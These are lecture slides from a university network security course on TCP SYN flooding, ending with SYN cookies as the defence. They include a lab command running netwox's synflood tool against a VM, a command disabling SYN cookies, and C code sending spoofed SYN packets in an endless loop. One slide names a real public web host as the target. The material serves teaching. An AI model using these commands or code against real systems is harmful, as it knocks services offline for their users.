TCP Protocol and Its Attacks


Lecture 06

Instructor: Dr. Cong Pu, Ph.D.

cong.pu@okstate.edu


Acknowledgment: Adapted partially from course materials from Dr. Wenliang Du at Syracuse University, Dr. Fengwei Zhang at Southern University of Science and Technology, and Dr. Steven M. Bellovin at Columbia University.

SYN Flooding Attack Rationale




- ***Server's weak point***: *the half-open connection queue*
  - before *3-way handshake protocol* finishes, the server stores all the half-open connections in a ***queue***
    - the ***queue*** does have a ***limited capacity***
  - if attackers ***fill up*** this ***queue*** ***quickly***, ***no space*** to store the TCB (Transmission Control Block) for *any new half-open connections*
    - TCB stores the info. of connection
    - server will ***NOT*** be able to accept new *SYN* packets
      - even though the server's *CPU* and *bandwidth* have not reached their capacity yet
      - nobody can connect to the server any more

SYN Flooding Attack Strategy




- To ***fill up*** the half-open connection ***queue***
  1. *continuously send a lot of **SYN** packets to the server*
     - *consumes the space* in the ***queue***
       - each *SYN* packet will cause a TCB record being inserted into the ***queue***
       - let TCB record stay in the ***queue*** as long as possible
         - events causing the ***dequeue*** of a TCB record
           - the client finishes 3-way handshake protocol
           - a TCB record stays inside for too long (timeout; e.g., 40 seconds)
           - server receives an *RST* packet for the corresponding half-open connection
  2. *do **not finish** the third step of 3-way handshake protocol*

SYN Flooding Attack Strategy (con




- To ***fill up*** the half-open connection ***queue***
  1. *continuously send a lot of **SYN** packets to the server*
     - use ***random*** *src. IP addr.*
       - otherwise easily ***blocked*** by *firewall*
     - *SYN+ACK* packets from server might be *dropped* during transmission
       - the *forged IP addr.* might not be assigned to any host
       - the half-open connections will stay in the ***queue*** until they are timed out
       - if *SYN+ACK* packets does reach a real machine, the host sends a TCP *RST* packet to the server (causing to dequeue a TCB record)
         - common in practice; still be able to fill up the queue

SYN Flooding Attack Strategy (con



- To ***fill up*** the half-open connection ***queue***
  1. *continuously send a lot of **SYN** packets to the server*
  2. *do not finish the third step of 3-way handshake protocol*



Launching SYN Flooding Attack

- Three VMs: User, Server, and Attacker
- Attacker's goal: preventing Server from accepting *telnet* connections from any User
- Before attack, do a *telnet* from User to Server
- Later, check whether *SYN* flooding attack affects the existing connections
- On Server side
  - *turn off* ***countermeasure*** called *SYN cookies* (enabled by default in Ubuntu)

```
$sudo sysctl -w net.ipv4.tcp_syncookies=0
```

    - SYN cookies: against SYN flooding attacks

Launching SYN Flooding Attack (cont.)

- Before launching attack, check half-open connections on server

```
seed@Server(10.0.2.17):$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address   Foreign Address  State
tcp        0      0 127.0.0.1:3306  0.0.0.0:*        LISTEN
tcp        0      0 0.0.0.0:8080    0.0.0.0:*        LISTEN
tcp        0      0 0.0.0.0:80      0.0.0.0:*        LISTEN
tcp        0      0 0.0.0.0:22      0.0.0.0:*        LISTEN
tcp        0      0 127.0.0.1:631   0.0.0.0:*        LISTEN
tcp        0      0 0.0.0.0:23      0.0.0.0:*        LISTEN
tcp        0      0 127.0.0.1:953   0.0.0.0:*        LISTEN
tcp        0      0 0.0.0.0:443     0.0.0.0:*        LISTEN
tcp        0      0 10.0.5.5:46014  91.189.94.25:80  ESTABLISHED
tcp        0      0 10.0.2.17:23    10.0.2.18:44414  ESTABLISHED
tcp6       0      0 :::53           :::*             LISTEN
tcp6       0      0 :::22           :::*             LISTEN
```

TCP States

- LISTEN: waiting for TCP connection.
- ESTABLISHED: completed 3-way handshake
- SYN_RECV: half-open connections

Normally, there should not be many half-open connections.

There are no any half-open connections

Launching SYN Flooding Attack (cont.)

- Launching SYN flooding attack:
  - send *a large number* of *SYN* packets with *random src. IP addr.*
- Synflood (tool 76 in the Netwox)

```
Title:  Synflood
  Usage: netwox 76 -i ip -p port [-s spoofip]
Parameters:
-i|--dst-ip ip           destination IP address
-p|--dst-port port       destination port number
-s|--spoofip spoofip     IP spoof initialzation type
```

- targeting server's telnet server
  - IP addr. 10.0.2.17
  - port 23

  $ sudo netwox 76 –i 10.0.2.17 –p 23 –s raw

  spoof at the IPv4/IPv6 level

Launching SYN Flooding Attack (cont.)

- After running

  $ sudo netwox 76 -i 10.0.2.17 –p 23 –s raw

  for a while, check half-open connections again

```
seed@Server(10.0.2.17):$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address         State
tcp        0      0 10.0.2.17:23  252.27.23.119:56061     SYN_RECV
tcp        0      0 10.0.2.17:23  247.230.248.195:61786   SYN_RECV
tcp        0      0 10.0.2.17:23  255.157.168.158:57815   SYN_RECV
tcp        0      0 10.0.2.17:23  252.95.121.217:11140    SYN_RECV
```

targeting the same IP and port #

- Making an attempt to telnet to the server

```
seed@User(10.0.2.18):$ telnet 10.0.2.17
Trying 10.0.2.17...
telnet: Unable to connect to remote host: Connection timed out
```

Launching SYN Flooding Attack (cont.)

- ***SYN flooding attack*** doesn't tie up server's computing power
  - check the condition of computing resources on server using top command

```
seed@Server(10.0.2.17):$ top
PID USER PR  NI  VIRT  RES  SHR S %CPU %MEM  TIME+  COMMAND
  3 root 20   0     0    0    0 R  6.6  0.0 0:21.07 ksoftirqd/0
108 root 20   0  101m  60m  11m S  0.7  8.1 0:28.30 Xorg
807 seed 20   0 91856  16m  10m S  0.3  2.2 0:09.68 gnome-terminal
  1 root 20   0  3668 1932 1288 S  0.0  0.3 0:00.46 init
  2 root 20   0     0    0    0 S  0.0  0.0 0:00.00 kthreadd
  5 root 20   0     0    0    0 S  0.0  0.0 0:00.26 kworker/u:0
  6 root RT   0     0    0    0 S  0.0  0.0 0:00.00 migration/0
  7 root RT   0     0    0    0 S  0.0  0.0 0:00.42 watchdog/0
  8 root  0 -20     0    0    0 S  0.0  0.0 0:00.00 cpuset
```

    - CPU usage is not high; still alive and can perform other functions
    - cannot accept telnet connections only

Launching SYN Flooding Attack Using C Code

- Write a program to send *SYN* flooding packets, rather than using Netwox tool
- In Sniffing and Spoofing
  - use ***random numbers*** for *src. IP addr.*, *src port #*, and *seq. #*
- Spoof *SYN* packets for flooding attack
  - use ***random numbers*** for *src. IP addr.*, *src port #*, and *seq. #*
  - ***attack a web server*** on the target machine Server (testfire.net 65.61.137.117)
    - the web server runs on port 80
    - the target machine Server is supposed to become *inaccessible*
    - clean browser cache first because it might display cached content

Launching SYN Flooding Attack Using C Code

- Write a program to send SYN flooding packets

```
/*****************************************************************
  Spoof a TCP SYN packet.
*****************************************************************/
int main() {
   char buffer[PACKET_LEN];
   struct ipheader *ip = (struct ipheader *) buffer;
   struct tcpheader *tcp = (struct tcpheader *) (buffer +
                                   sizeof(struct ipheader));

   srand(time(0)); // Initialize the seed for random # generation.
   while (1) {
     memset(buffer, 0, PACKET_LEN);
     /*********************************************************
        Step 1: Fill in the TCP header.
     *********************************************************/
     tcp->tcp_sport = rand(); // Use random source port
     tcp->tcp_dport = htons(DEST_PORT);
     tcp->tcp_seq   = rand(); // Use random sequence #
     tcp->tcp_offx2 = 0x50;
     tcp->tcp_flags = TH_SYN; // Enable the SYN bit
     tcp->tcp_win   = htons(20000);
     tcp->tcp_sum   = 0;
```

ip header is in front of tcp header in the packet

ip header structure
tcp header structure

the data offset field in the tcp header

windows size field

Launching SYN Flooding Attack Using C Code

- Write a program to send SYN flooding packets


```
/*********************************************************
   Step 2: Fill in the IP header.
*********************************************************/
ip->iph_ver = 4;    // Version (IPV4)
ip->iph_ihl = 5;    // Header length
ip->iph_ttl = 50;   // Time to live
ip->iph_sourceip.s_addr = rand(); // Use a random IP address
ip->iph_destip.s_addr = inet_addr(DEST_IP);
ip->iph_protocol = IPPROTO_TCP; // The value is 6.
ip->iph_len = htons(sizeof(struct ipheader) +
                    sizeof(struct tcpheader));

// Calculate tcp checksum
tcp->tcp_sum = calculate_tcp_checksum(ip);
/*********************************************************
  Step 3: Finally, send the spoofed packet
*********************************************************/
send_raw_ip_packet(ip);
```

random src. IP addr.

Countermeasure to Defend Against SYN Flooding Attack

- ***SYN Cookies*** (standard part of Linux)
  - idea: not allocate resources at all after the Server has only received the *SYN* packets
    - resources will be allocated only if the Server has received the final ACK packet



Countermeasure to Defend Against SYN Flooding Attack

- ***SYN Cookies*** (standard part of Linux)
  - after a server receives a *SYN* packet, it calculates a *keyed hash (H)* from the information in the packet using a secret key that is only known to the server.
  - this *hash (H)* is sent to the client as the *initial sequence number* from the server. (H is called ***SYN cookie***)
  - the server will ***NOT*** store the half-open connection in its queue.
  - if the client is an attacker, *H* will not reach the attacker.
  - if the client is not an attacker, it sends *H+1* in the acknowledgement field.
  - the server checks if the number in the acknowledgement field is valid or not by recalculating the cookie.